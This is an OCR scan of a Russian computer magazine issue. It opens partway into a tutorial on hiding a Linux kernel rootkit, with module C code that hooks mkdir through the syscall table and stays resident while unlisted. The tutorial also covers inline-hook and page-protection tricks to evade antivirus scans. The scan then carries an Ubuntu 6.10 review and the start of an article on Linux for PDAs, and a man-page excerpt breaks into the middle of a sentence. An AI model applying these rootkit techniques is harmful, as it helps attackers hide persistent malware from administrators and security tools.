   // директория не создается
}
...
/* EntryPoint: стартовая функция
модуля, ответственная за его иници-
ализацию и возвращающая 0 (при ус-
пешной инициализации) и -1 (если
в ходе инициализации были зафикси-
рованы неустранимые ошибки */
int init_module(void)
{
   // выделяем одну страницу ядер-
ной памяти
   new_mkdir = (void *) __get_free_
page(GFP_KERNEL);
   // проверяем успешность выделения
памяти
   if (!new_mkdir) return -1 |
printk(«mem error!\n»);

   /* определяем адрес оригинально-
го вызова SYS_mkdir (в данной версии
модуля никак не используется) */
   old_mkdir = sys_call_table[SYS_
mkdir];

   /* копируем резидентный код но-
вого SYS_mkdir в блок памяти, выде-
ленный вызовом __get_free_page */
   memcpy(new_mkdir, thunk_
mkdir, thunk_end – thunk_mkdir);

   /* модифицируем таблицу систем-
ных вызовов, заменяя старый вызов
mkdir новой процедурой-заглушкой */
   sys_call_table[SYS_mkdir] =
new_mkdir;

   // выводим отладочное сообщение,
что все ОК
   printk("SYS_mkdir is now
hooked!\n");

/* возвращаем ошибку, предотвращая
загрузку модуля, но оставляя рези-
дентный код в памяти */
   return -1;
}
```


Для переноса модуля на ядро 2.6 прототип функции инициализации следует переписать так:

```
static int __init my_init()
module_init(my_init);
```


Пара замечаний. Перечень системных вызовов (вместе со способом передачи аргументов) лежит на docs.cs.up.ac.za/programming/asm/derick_tut/syscalls.html. В частности, SYS_mkdir принимает 2 аргумента: в EBX передается указатель на имя создаваемой директории, в ECX — флаги,



> На прилагаемом к журналу диске ты найдешь полную версию файла module-hide.c и все статьи, на которые ссылается мыщъх.



> Описание системных вызовов (вместе с аргумента-ми), найденное в интернете



> Механизм реализации системных вызовов в Linux



> Какие именно системные вызовы перехватывать и как осуществлять фильтрацию, можно прочитать в любой статье, посвященной технологии создания rootkit'ов, например: «Abuse of the Linux Kernel for Fun and Profit» (Phrack #50), «Weakening the Linux Kernel» (Phrack #52), «Subproc_ rootQuando Sumus» (Phrack #58), «Kernel Rootkit Experiences» (Phrack #61) и т.д.

описанные в mkdir(2). При желании, проанализировав *EBX, мы можем блокировать создание только определенных директорий, например тех, что используют антивирусы и прочие защитные средства по умолчанию. Конечно, это демаскирует присутствие rootkit'a, но до некоторой степени затрудняет его удаление из системы.

Перехват syscall'ов осуществляется вполне стандартно и традиционно: ядро экспортирует переменную extern void sys_call_table, указывающую на таблицу системных вызовов, определения которых содержатся в файле /usr/include/sys/syscall.h. В частности, за mkdir закреплено «имя» SYS_mkdir.

Объявив в модуле переменную extern void *sys_call_table[], мы получим доступ ко всем системным вызовам, которые только есть (включая нереализованные). old_mkdir = sys_call_table[SYS_mkdir] заносит в переменную old_mkdir указатель на системный вызов SYS_mkdir, а sys_call_table[SYS_mkdir] = new_mkdir меняет его на new_mkdir, который должен располагаться в ядерной области памяти.

Внимание: если забыть скопировать new_mkdir в предварительно выделенный блок памяти, то, после выгрузки модуля, SYS_mkdir будет указывать на невыделенную область памяти и приложение, вызывавшее функцию mkdir, завершится с сигналом 11 — segmentation fault. Но ядро продолжит функционировать в нормальном режиме, и никаких голубых экранов, которыми так славится NT, тут не произойдет.

Необходимо отметить, что, на самом деле, ядро ничего не экспортирует (в привычной для NT-программистов трактовке этого слова). В каталоге /boot лежит файл System.map, содержащий символьную информацию обо всех «публичных» переменных и процедурах ядра. Его-то загрузчик модулей и использует. Если этого файла нет (например, удален администратором из соображений безопасности), определять адрес таблицы символов приходится эвристическим путем, но это уже тема отдельной статьи.

Сборка и загрузка

Компиляция модулей никакой сложности не представляет. Ключи, опции оптимизации и прочие специи — по вкусу. В общем случае командная строка должна выглядеть так:

```
# gcc — c module-hide.c — o mod-hidden.o -O2
```

Если компиляция невидимого LKM-модуля прошла без ошибок, то на диске образуется файл module-hide.o, готовый к загрузке внутрь ядра командой insmod (для автоматической загрузки модуля вместе с операционной системой необходимо добавить его в файл /etc/modules):

```
# insmod mod-hidden.o
```

Система тут же начнет ругаться на всех языках, которые только знает (точнее, на тех, под которые ее локализовали), типа модуль не загружен, неверные параметры, инвалидный IO или IRQ. Но не стоит волноваться. Все идет по плану! Это просто результат работы return -1 в init_module().

Главное — то, что в списке загруженных модулей (выводимых командой lsmod или ее аналогом dd if=/proc/modules bs=1) наш модуль отсутствует, как будто бы мы никогда туда его не загружали. Однако команда mkdir дает ошибку, убеждая нас в том, что резидентный код успешно обустроился на конспиративной квартире и ведет активную борьбу!

```
# mkdir nezumi
mkdir: невозможно создать каталог
'nezumi': Operation not permitted
```

Резидентный код в камуфляжных штатах

Замаскироваться-то мы замаскировались, но подобное грубое вторжение в таблицу системных вызовов навряд ли сможет долго оставаться незамеченным. Существует куча утилит, проверяющих целостность sys_call_table и автоматически восстанавливающих ее, отбирая у резидентного кода все бразды правления. Но даже без них указатель на системный вызов, расположенный вне ядра, вызывает слишком большие подозрения.

Чтобы не сгореть на первом же допросе, необходимо слегка изменить тактику: оставить в покое sys_call_table и внедрить jump на резидентный код в начало перехватываемого системного вызова. Впрочем, jump в начале системных вызовов — весьма популярный (а потому широко известный) способ перехвата, и опытные админы нас все равно запалят. Чтобы избежать расправы, необходимо внедряться не в начало, а в середину системных вызовов! А для этого надо тащить за собой целый дизассемблер, поскольку длина x86-инструкций непостоянна и варьируется в весьма широких пределах. Однако можно пойти на хитрость и искать плацдарм для внедрения эвристическим путем, например по сигнатуре 85h C0h * 7xh, соответствующей конструкции TEST EAX,EAX/Jx target. Звездочка означает, что между TEST EAX,EAX и Jx target может быть расположено

```
kmalloc                                                  kmalloc (p1 of 6)

          [1]Hurricane Electric Internet Services: Accounts starting at $9.95/month
                       [2]Hurricane Electric Internet Services

NAME

       __get_free_pages,     get_free_page,     __get_free_page,
       __get_dma_pages, free_pages,  free_page,  kmalloc,  kfree,
       kfree_s, vmalloc, vfree - Allocate and free dynamic kernel
       memory

SYNOPSIS

       #include <linux/malloc.h>
       #include <linux/mm.h>

       unsigned long __get_free_pages(int priority, unsigned long gfporder);
       unsigned long __get_free_page(int priority);
       unsigned long get_free_page(int priority);
       void free_pages(unsigned long addr, unsigned long order);
       void free_page(addr);
       void *kmalloc (size_t size, int priority)
       void kfree_s(void * obj, int size);
       void kfree(void *obj);
       void * vmalloc(unsigned long size);
       void vfree(void * addr);

DESCRIPTION

       __get_free_pages()
              allocates 2^gfporder consecutive  pages  in  kernel
              space.

              priority is one of GFP_BUFFER, GFP_ATOMIC, GFP_KER-
-more- http://www.he.net/spaceservices.html
```

> Справочная man-страница по функциям выделения ядерной памяти

несколько машинных команд. Во избежание ложных срабатываний не следует выбирать расстояние между 85h C0h и 7xh более четырех байт. Естественно, внедряя jmp near our_resident_code поверх TEST EAX,EAX..., необходимо предварительно сохранить затираемое содержание в своем собственном буфере и выполнить его перед передачей управления оригинальному системному вызову.
Важно отметить, что подобный способ перехвата не является на 100% надежным и безопасным, поскольку существует ничтожная вероятность, что выполнение процесса будет прервано в момент установки jump'а и тогда он рухнет. Но rootkit'ы об этом могут не беспокоиться, да и падения такие будут происходить не чаще, чем раз в сто лет.

Маскируемся в адресном пространстве

Вот теперь мы замаскировались так замаскировались! Только хвост все равно из норы торчит, и наш резидентный код может быть найден тривиальным сигнатурным поиском путем сканирования памяти ядра (естественно, при ус-ловии, что он известен антивирусам, а все популярные rootkit'ы — известны им). Чтобы остаться необнаруженными, необходимо использовать либо продвинутые полиморфные методики, либо один способ, о котором нельзя не рассказать.
Сбрасываем страницы, принадлежащие нашему резидентному коду, в no_access вешаем обработчик исключений, отлавливающий ошибки доступа к памяти, и терпеливо ждем. Как только возникнет исключение, смотрим: если на вершине стека находится адрес возврата в системный вызов (для этого перехват должен осуществляться командой CALL, а не jump), то возвращаем все атрибуты на место и даем зеленый свет на выполнение резидентного кода, а в момент передачи управления оригинальному системному вызову — отбираем атрибуты обратно. Если же резидентный код пытается читать кто-то еще — подсовываем другую страницу (например, путем манипуляций с каталогом страниц). Более сложные реализации не восстанавливают атрибуты, а используют пошаговую трассировку резидентного кода или даже эмулируют его выполнение, но это уже перебор.
Все просто, только вот мыщъха терзают смутные сомнения на счет эффективности. Но ведь не он же этот трюк придумал! Так что может и покритиковать. Первое и самое главное. Читать резидентный код в памяти ядра могут не только антивирусы, но и само ядро при вытеснении его на диск или переходе в спящий режим. Как следствие — возникает конфликт, и rootkit работает нестабильно. Второе — код обработчика остается незащищенным (а защитить его никак нельзя, поскольку кто-то же должен обрабатывать исключения), следовательно , он элементарно палится по сигнатурному поиску. Как говорится, за что боролись, на то и напоролись. Так что без полиморфизма никуда!

ЧЕМ ВЫДЕЛЯТЬ ПАМЯТЬ

Для выделения памяти ядро предоставляет богатый ассортимент функций, описанных в kmalloc(9). В первую очередь хотелось бы отметить функцию void *kmalloc(size_t size, int priority), где size — размер запрашиваемого блока в байтах (принимает одно из следующих значений: 24, 56, 120, 244, 500, 1012, 2032, 4072, 8168, 16360, 32744, 65512 или 131048). В противном случае функция автоматически округлит размер блока в большую сторону.
Параметр priority задает стратегию выделения памяти. GFP_ATOMIC выделяет требуемую память немедленно (при необходимости вытесняя другие страницы на диск); GFP_KERNEL резервирует блок памяти, выделяя страницы памяти по мере обращения к ним; GFP_BUFFER никогда не вытесняет другие страницы, и если запрошенная память недоступна, с выделением наступает облом. Существуют и другие стратегии выделения, но нам они не интересны, поскольку фактически приходится выбирать между GFP_ATOMIC и GFP_KERNEL. Обычно используют GFP_KERNEL, так как он ведет себя не столь агрессивно.
Если нужно выделить всего одну страницу памяти, имеет смысл воспользоваться функцией unsigned long __get_free_page(int priority), где priority тот же самый, что и у kmalloc(). Ее ближайшая родственница get_free_page(int priority) отличается только тем, что обнуляет память сразу же после выделения, что несколько снижает производительность. И к тому же мы все равно будем копировать резидентный код через memcpy(), так что содержимое страницы нам не критично.
Определения всех функций (с краткими комментариями) содержатся в заголовочном файле linux/mm.h.

ГРАБЕЖ ОТЛАДОЧНОГО ВЫВОДА

Функция printk(), используемая нами, позволяет генерировать отладочный вывод, который не появляется на экране, чтобы не смущать пользователей обилием технической информации, в которой они все равно ни разу не разбираются. Что ж, вполне логично, что отладочный вывод должен быть доступен только разработчикам, но как же до него добраться? NT имеет «Системный Журнал» (и притом не один), но в Linux'е ничего похожего нет, и отладочный вывод бесхитростно валится в текстовый файл /proc/kmsg, который можно прочитать утилитой cat:

```
# cat /proc/kmsg > filename
```

Лучше использовать специализированные средства, вроде штатной утилиты dmesg или иксовой гляделки:

```
# xconsole -file /proc/kmsg
```



СЕРГЕЙ СУПРУНОВ
/ AMSAND@RAMBLER.RU /

ЛИНУКС ДЛЯ ЛЮДЕЙ: 10

Появившись пару лет назад, он уже через несколько месяцев прочно завладел вершиной рейтинга DistroWatch.com, оставив своим конкурентам — могучим OpenSUSE, Mandriva и Fedora — возможность сражаться лишь за второе место. Открытость и мощная коммерческая поддержка стали той адской смесью, которая заставила взорваться мир Linux. В октябре 2006 года вышла новая версия этого уже легендарного дистрибутива — Ubuntu 6.10, призванная снова потрясти мир. Вот в него-то мы и заглянем.

С чего все начиналось

Не так давно — в октябре 2004 года — на свет появился «еще один» дистрибутив Linux. Патронируемый мультимиллионером Марком Шаттлвортом, он получил имя Ubuntu (что в переводе с одного из африканских языков означает «гуманность в отношении к другим») и номер версии 4.10 — в соответствии с годом и месяцем релиза. Да и несолидно как-то было выходить на рынок с версией 1.0, где царствовали SUSE 9.1, Fedora 2, Mandrakelinux 10.1. Эта традиция нумерации сохраняется и сейчас. Вообще, разработчики Ubuntu стараются придерживаться строгого полугодового цикла новых релизов — потом были 5.04, 5.10... Правда, 6.04 был перенесен аж на 6.06, потому что его выпускали с прицелом на корпоративный рынок и хотели сделать максимально стабильным. Кстати, 6.06 вышел с долгосрочной поддержкой (LTS — long time support), то есть его пользователи могут получать обновления в течение трех лет (для серверного варианта — в течение пяти).

А вот на версии 6.10, которая была оперативно выпущена за четыре месяца, разработчики решили наверстать упущенные 2 месяца и вернуться в прежний график релизов. В отличие от 6.06, эта версия получилась достаточно передовой. Впрочем, о версиях вошедших в него пакетов у нас еще будет повод поговорить чуть позже.

Почему Ubuntu так крут?

Чем же Ubuntu завоевал такую любовь публики? От других популярных дистрибутивов его, прежде всего, отличает родство с Debian и, как следствие, поддержка репозитариев открытого ПО, разрабатываемого обширным сообществом пользователей. Но в отличие от родителя, релизы которого радуют нас редко и нерегулярно, Ubuntu старается четко выдерживать полугодовой цикл, благодаря финансовому содействию Шаттлворта и основанной им компании Canonical Ltd. Также можно отметить очень хорошую поддержку оборудования. Наконец, в качестве основной цели Ubuntu всегда декларировалось создание системы, максимально простой для новичков в мире Linux и в то же время удобной и полезной для квалифицированных пользователей. Учитывая высокую популярность дистрибутива, разработчикам удалось совместить несовместимое.

Итак, приступим к осмотру.

«Живой» диск

Последнее время стало модно совмещать инсталляционные диски с LiveCD. Так поступают и в Gentoo, начиная с 2006.0 (правда, инсталлятор там очень часто прибивал насмерть таблицу разделов жесткого диска, но в 2006.1 ребята исправились); в Ubuntu впервые такая схема была опробована на 6.06 (5.10 шла еще на двух дисках: один — LiveCD для «попробовать», второй — для инсталляции на жесткий диск).

Это означает, что, получив один CD-диск, ты вставляешь его в привод, загружаешься и имеешь полноценную рабочую среду дистрибутива Ubuntu. Можно проверить, насколько хорошо распозналось твое оборудование, попробовать воспроизвести различные звуковые и видеофайлы, которые можно найти в каталоге Examples на рабочем столе... Кстати, там есть файлик Experience ubuntu.ogg — это видеозапись, в которой Нельсон Мандела объясняет значение слова «ubuntu».

Более того, ты можешь даже полноценно поработать в OpenOffice.org или Firefox. Понятно, что медленная скорость работы с CD не позволит получить от этого процесса должное удовольствие, но, по крайней мере, можно будет убедиться, что все функционирует.



ОБЗОР UBUNTU 6.10 — НОВОЙ ВЕРСИИ САМОГО ПОПУЛЯРНОГО ДИСТРИБУТИВА

Правда, должен заметить, что мне этот LiveCD не понравился — слишком уж все медленно (хотя не исключаю, что всему виной мой привод), да и 256 Мб для полного счастья явно не хватает. Кстати, небольшой совет — если вручную смонтировать своп (его все равно придется создавать, если надумаешь «прописывать» Ubuntu на своем винчестере), то работа пойдет заметно шустрее:

```
# echo "/dev/hda5 none swap sw 0 0"
>> /etc/fstab
# swapon -a
```

В этом примере /dev/hda5 — раздел, созданный как своп. Если его еще нет, то можно создать, попрактиковавшись с утилитами fdisk и mkswap.
Итак, убедившись, что все работает и, самое главное, что оно тебе нравится, можно запускать инсталляцию. Иконка лежит прямо на рабочем столе. Двойной щелчок — и переходим к установке...

По местам стоять!

Установка состоит всего из шести простых шагов. На первом тебя попросят выбрать язык, на котором с тобой будет общаться инсталлятор и который в дальнейшем будет принят в качестве основного во вновь установленной системе. Русский среди предлагаемых вариантов присутствует (в случае с Ubuntu вообще сложно найти язык, для которого он не локализован), и, забегая вперед, скажу, что качество локализации дистрибутива довольно высокое.
На втором шаге нужно будет выбрать часовой пояс и подправить текущее время. Если вдруг все будет предложено правильно по умолчанию, но инсталлятор откажется выпускать тебя на следующий шаг, просто сделай вид, что ты что-то меняешь, и щелкни «Далее» еще раз.
Шаг третий — выбор раскладки клавиатуры. Рекомендую отметить «Russia — Winkeys», впрочем, это уже кому как удобнее.
Подходим к более серьезным вещам. На четвертом шаге нужно будет создать для себя учетную запись в системе — здесь важно не забыть введенный пароль. Кстати, пусть тебя не смущает, что нигде не предлагается ввести пароль суперпользователя. Так надо.
А теперь самый серьезный шаг — нужно подготовить разделы, куда будет выполняться установка. Если ты готов отдать под Ubuntu весь диск — смело выделяй второй пункт. Третий пойдет, если на диске точно есть свободный раздел, но лень его отмечать вручную, система сама его найдет и разметит. В особо тяжелых случаях, когда приходится лавировать между разделами Windows и FreeBSD, при этом не зацепляя своп, лучше прибегнуть к ручному разбиению диска. Даже если что-то сломаешь, то, по крайней мере, точно будешь знать, кто в этом виноват ;-).
Дележ диска выполняется в 2 этапа. На первом нужно будет с помощью утилиты GParted подготовить необходимые разделы (как минимум потребуется один раздел под корень и один небольшой — под своп). На втором этапе надо назначить разделам точки монтирования. Особенно внимательно отнесись к «птичкам» справа — если ты хочешь подключить к новой системе какой-то из существующих разделов с имеющимися на нем данными (например, так удобно таскать за собой домашний каталог из системы в систему), то обязательно убедись, что переформатирование не отмечено.
Ну, и чисто формальный шестой шаг — нужно внимательно прочитать сообщение инсталлятора о том, что он сейчас собирается сделать, и нажать заветную кнопочку «Install» — пути назад уже не будет. Копирование займет минут 20 (если машина достаточно быстрая, то в это время можно здесь же поиграться или побродить по интернету), после чего следует перезагрузиться.
На этом этапе тебя ждет одна неприятность — Ubuntu молча ставит свой любимый GRUB (на шестом шаге можно попытаться указать другой раздел для его инсталляции), так что будь готов к тому, что он и станет твоим загрузчиком по умолчанию.

Первое знакомство

С внешним видом загрузчика разработчики решили долго не возиться — неброское черно-белое меню и все. Сразу вспоминается шикарный фон загрузчика Gentoo и становится немножко грустно... Впрочем, главное — внутри.



› www.ubuntu.com — основной сайт дистрибутива. www.debian.org — много полезного можно найти на сайте «родителя». easyubuntu.freecontrib.org — здесь лежит EasyUbuntu.



› Не забывай, что Ubuntu — дистрибутив открытый. Если тебе что-то в нем не нравится или хотелось бы сделать лучше, присоединяйся к сообществу и вноси свой посильный вклад!



› Может, и не слишком привлекательно, зато работает почти на любом терминале



› Первым делом лезем в настройки

Загрузка, по сравнению с предыдущей версией 6.06, выполняется несколько быстрее, хотя и не столь информативно — никакие сведения о выполняемых действиях на экран не выводятся. Введя логин и пароль созданного в процессе установки пользователя, мы попадем в среду Gnome — в отличие от некоторых других дистрибутивов, здесь не предлагаются на выбор различные рабочие столы и т.д. Благодаря этому, в частности, дистрибутив и разместился достаточно вольготно на одном-единственном CD-диске.

Ну а для ценителей KDE предлагается Kubuntu.

Из чего же собран этот дистрибутив? Ядро — 2.6.17-10, Xorg — 7.1.1, Gnome — 2.16.1. Этими тремя компонентами, по большому счету, и определяются основные особенности системы, такие как поддержка оборудования, автомонтирование дисков и флешек, скорость загрузки и работы, частично — внешний вид.

Что особенно порадовало меня как владельца ноутбука, так это улучшенные опции управления питанием. Например, появился ждущий режим (в 6.06 «из коробки» присутствовал только спящий). Настройки энергосбережения («Система →Параметры→Управление питанием») можно выполнять раздельно для режимов «Работа от сети» и «Работа от батареи». Изменение частоты работы процессора (если тот ее поддерживает) тоже функционирует превосходно.

Вместе с обновленной средой Gnome пришли Tomboy (весьма удобная гипертекстовая записная книжка в стиле Wiki) и апплет «Липкие записки», позволяющий быстро, пока не забылось, «прилепить» на монитор какую-нибудь заметку.

Помимо достаточно стандартного для Gnome набора «мелочевки», в Ubuntu 6.10 входят:

- OpenOffice.org 2.0.4: самая свежая на момент выхода дистрибутива версия одного из мощнейших офисных пакетов (кстати, по сравнению с 2.0.2, скорость загрузки стала заметно выше, но хотелось бы, чтобы он работал еще быстрее).
- Firefox 2.0: тоже «последний писк» самого популярного в среде Linux браузера.
- Evolution 2.8.1: почтовый клиент, претендующий на то, чтобы встать в один ряд с Outlook от Microsoft.
- Gimp 2.2.13: вездесущий графический пакет. К сожалению, разработчики дистрибутива не дождались версии 2.4, а «девелоперскую» 2.3 включать не рискнули.
- Ekiga 2.0.3: IP-телефон с поддержкой SIP и H.323.
- Gaim 2.0.0beta3.1: один из самых популярных в среде Gnome IM-пейджеров.

Присутствует и россыпь программ для просмотра различных графических и pdf-файлов, для работы с видео и звуком, с фотографиями и т.д. Правда, Ubuntu постигла та же беда, что и большинство открытых дистрибутивов: в поставке и даже в репозитариях отсутствуют закрытые программы (например, Opera, хотя ее deb-пакет всегда можно забрать с opera.com), а также инструменты для работы с закрытыми форматами файлов. Это означает, что в свежепоставленном Ubuntu прослушать mp3-файл тебе не удастся. Но эта проблема решается достаточно легко: с сайта easyubuntu.freecontrib.org скачиваем утилиту EasyUbuntu, устанавливаем ее, инсталлируем ключ, которым будет проверяться подлинность пакетов, и запускаем:

```
$ wget http://easyubuntu.freecontrib.org/
files/easyubuntu_latest.deb
$ sudo dpkg -i easyubuntu_latest.deb
$ wget http://packages.freecontrib.org/
ubuntu/plf/12B83718.gpg -O — | sudo apt-key
add -
$ easyubuntu
```

На вкладках появившегося окна отметь то, что хочешь установить, — кодеки, проприетарные драйверы для видеокарт NVidia и ATI, Macromedia Flash, Java, Skype, RAR, шрифты Microsoft... Только учти, что объем закачки может оказаться весьма значительным.


Управление пакетированием

Понятно, что хотя входящие в дистрибутив пакеты и способны удовлетворить достаточно широкий диапазон потребностей (мне, например, для полного счастья разве что XSoldier не хватило), тем не менее, рано или поздно возникает желание поставить что-то еще. Так как в основе Ubuntu лежит Debian, то к твоим услугам — необозримые репозитарии deb-пакетов на все случаи жизни. Правда, поскольку на один CD много не влезет, практически все придется устанавливать из Сети.

Из инструментов для работы с пакетами в системе присутствуют следующие:

- APT: знакомый пользователям Debian и отечественного ALTLinux инструментарий. С помощью утилит /usr/bin/apt-get и /usr/bin/apt-cache можно решать практически все задачи по управлению пакетами в системе. Дополнительная информация — на man-страницах apt(8), apt-get(8), apt-cache(8), apt.conf(5), sources.list(5). Другие средства, описанные ниже, во многом опираются на APT, так что хотя бы поверхностное знакомство с ним не помешает в любом случае.
- aptitude: эту утилиту можно рассматривать как очень удобный фронт-энд к инструментарию APT. Запустив ее без ключей, ты увидишь псевдографическую среду, позволяющую в визуальном режиме работать с установленными в системе


> И контакты, и заметки, и календарь — чем не MS Outlook?


> А вот так уже намного приятнее работать с пакетами!

пакетами, инсталлировать новые и т.д. Помимо интерактивного режима работы, поддерживается и командный, как в случае apt-get/apt-cache (на мой взгляд, более удобный).

• Synaptic: графическая «надстройка» над APT, предоставляющая все возможности aptitude, но в более удобном графическом окне. Здесь же можно парой щелчков мышью подключить дополнительные репозитарии пакетов, а не возиться с редактированием /etc/apt/sources.list. Кстати, этим файлом руководствуются все 3 инструмента, упомянутые на данный момент.

• dpkg: это уже инструмент для работы непосредственно с deb-пакетами, а не с репозитариями. То есть если ты раздобыл где-то deb-пакет, то попытаться установить его можно простой командой:

```
# dpkg -i opera-static_9.02-
20060919.1-qt_en_i386.deb
```

Выше я сказал «попытаться установить», потому что в этом случае тебе придется самому разбираться со всеми зависимостями, если таковые обнаружатся.

• dselect: интерактивная оболочка к dpkg. Правда, в текущей версии дистрибутива мне не удалось нащупать кодировку, которая бы позволила понять, что написано в локализованном варианте. Так что для работы приходится сначала устанавливать английский язык:

```
# export LANG=en_us.UTF-8
# dselect
```

• GDebi: графическая утилита, являющаяся фронт-эндом к dpkg. Именно она будет запускаться, если в Nautilus дважды щелкнуть по deb-файлу.

Как видишь, в способах работы с пакетами ты ни в коей мере не ограничен. Ну и, само собой, никто не запрещает тебе собирать приложения вручную.

Административный аппарат

Думаю, после прочтения предыдущего раздела у тебя возник вопрос: а как же мы работаем с правами root (очевидно, что они необходимы для установки/удаления пакетов), если пароль суперпользователя мы нигде не задавали? Фокус в том, что Ubuntu не предполагает работу от имени root, довольно настойчиво приучая пользователя к утилите sudo. То есть, чтобы выполнить какую-то рутовую команду, следует поступать таким образом:

```
$ sudo vi /etc/fstab
```

Когда система запросит пароль, нужно ввести свой пользовательский. Просто чтобы подтвердить, что ты — это ты... Правда, иногда приходится выполнять довольно большую «административную» работу и в каждой строчке набирать по 5 лишних символов («sudo» + «Пробел»). На этот случай есть обходной маневр: введи «sudo su» или «sudo sh» — и к твоим услугам привычная рутовая командная строка.

Есть и более официальный путь — терминал суперпользователя. Однако он довольно глубоко запрятан. Открой «Система → Параметры → Редактор меню» и в разделе «Системные» отметь соответствующий пункт. Заодно, руководствуясь своими предпочтениями, можно скрыть или включить другие пункты.

Кстати, здесь, в «Параметрах», система довольно гибко подстраивается под свои нужды. Более серьезные настройки, такие как «Сеть», «Сервисы», «Установка пакетов» и т.д., вынесены в раздел меню «Администрирование». При выборе каждого из этих пунктов тебя попросят ввести пароль — как и в случае с sudo, вводить нужно свой пароль пользователя.

Заключение

Как видишь, Ubuntu — достаточно удобный для работы дистрибутив. Он очень хорошо подходит для первого знакомства с Linux. Он превосходен для тех, кто хочет просто работать в Linux, а не ковыряться в ядре и пакетах бессонными ночами — с ним можно почти не думать об особенностях системы. С каждым новым релизом чувствуется заметный прогресс, и в то же время определенная сдержанность разработчиков гарантирует высокое качество и стабильность дистрибутива.

> Маленькая, да удаленькая утилитка — и никаких проблем с закрытыми пакетами



ВИКТОР ЕВГЕНЬЕВ
/evgenyev@inbox.ru/



ПРИРУЧЕНИЕ КАРМАННОГО ТУКСА

ПОЛНОЦЕННАЯ LINUX-СИСТЕМА НА ТВОЕМ КПК

Linux на карманном компьютере — зачем это нужно? Действительно, зачем, если с каждым КПК идет ОС, к которой нет никаких серьезных претензий и для которой разработано огромное количество софта? Ответ кроется в функциональности. Microsoft умудрилась низвести такое великолепное устройство, как наладонник, до электронного органайзера с мультимедиа-функциями! Притом с крайне неудачным интерфейсом. После установки Linux ты получишь полноценную машину, на которую при желании можно установить любой машинно-независимый пакет из огромного репозитория GNU/Linux, где даже самый взыскательный пользователь найдет себе необходимую программу.





> Настраивается все, абсолютно все!



> Панель управления



> Вот так может выглядеть рабочий стол

Всегда есть выбор

После установки Linux на КПК ты можешь использовать ядро стандартное или свое, заюзать понравившуюся графическую оболочку или дописать любую из существующих. О выборе софта я уже и не говорю (к слову, встроенная в Windows Mobile программа Excel по всем параметрам проигрывает прекрасно работающему Gnumeric, а, например, чем Firefox лучше IE, и говорить не надо). Широчайший простор для творчества, работы и исследований! Ты волен изменять все что угодно, ведь это Linux! Работа с сетью, как всегда, на высоте. Более того, КПК можно превратить в любой сервер, какой пожелаешь, и он будет работать. К тому же присутствуют и приятные дополнительные бонусы, например звуковые карты, которые в Windows функционировали исключительно в полудуплексном режиме, а в Linux работают честно, на полную мощность. А в некоторых моделях HP iPAQ есть возможность вывести внешний USB-коннектор, чтобы подключить к КПК мышку, клавиатуру, принтер, кардридер и flash-карту, ведь поддержка USB-host'а есть только в Linux! Подробнее об этом читай во врезке.

GUI

На текущий момент для КПК существуют два динамично развивающиеся графических пользовательских интерфейса: GPE (использует X Windows System и GTK в связке с widget toolkit) и OPIE (одна из ветвей окружения Qtopia фирмы Trolltech). У каждой из этих GUI имеются как плюсы, так и минусы. Однако ситуация напоминает конкуренцию KDE и GNOME на больших компьютерах — фанатики ведут священные войны, а пользователи работают в той среде, которая им больше приглянулась. Я все же рекомендую GPE — для этой разработки существует большее количество готового софта.

Совместимость

Увы, пока не для всех КПК есть собранные дистрибутивы. Больше всего повезло, конечно, владельцам наладонников от HP, ведь именно для них был создан один из самых всесторонне протестированных и поддерживаемых дистрибутивов — Familiar Linux. Однако владельцам других моделей отчаиваться рано — на сегодняшний день Familiar поддерживает достаточно большое количество моделей, кроме того, это не единственный дистрибутив — есть еще Angstrom, Maemo... А как показывает практика, портирование ядра для конкретной модели — это не такая невыполнимая задача, как кажется на первый взгляд.

Установка

Для установки дистрибутива Familiar на КПК, прежде всего, необходимо иметь:

1. обычный комп с любым современным дистрибутивом Linux (установка с Windows-систем также возможна, но осуществляется сложнее);
2. flash-карта CD/CF объемом от 128 Мб;
3. RS232 или USB.

Кабель лучше иметь RS232, так как с его помощью можно отслеживать загрузку ядра в режиме реального времени, даже если экран КПК не работает. К тому же не потребуется никаких дополнительных программ, установку можно будет провести с любой платформы. Инсталляция посредством USB-кабеля возможна только с Linux-ПК, имеющего пропатченное ядро (usbnet).

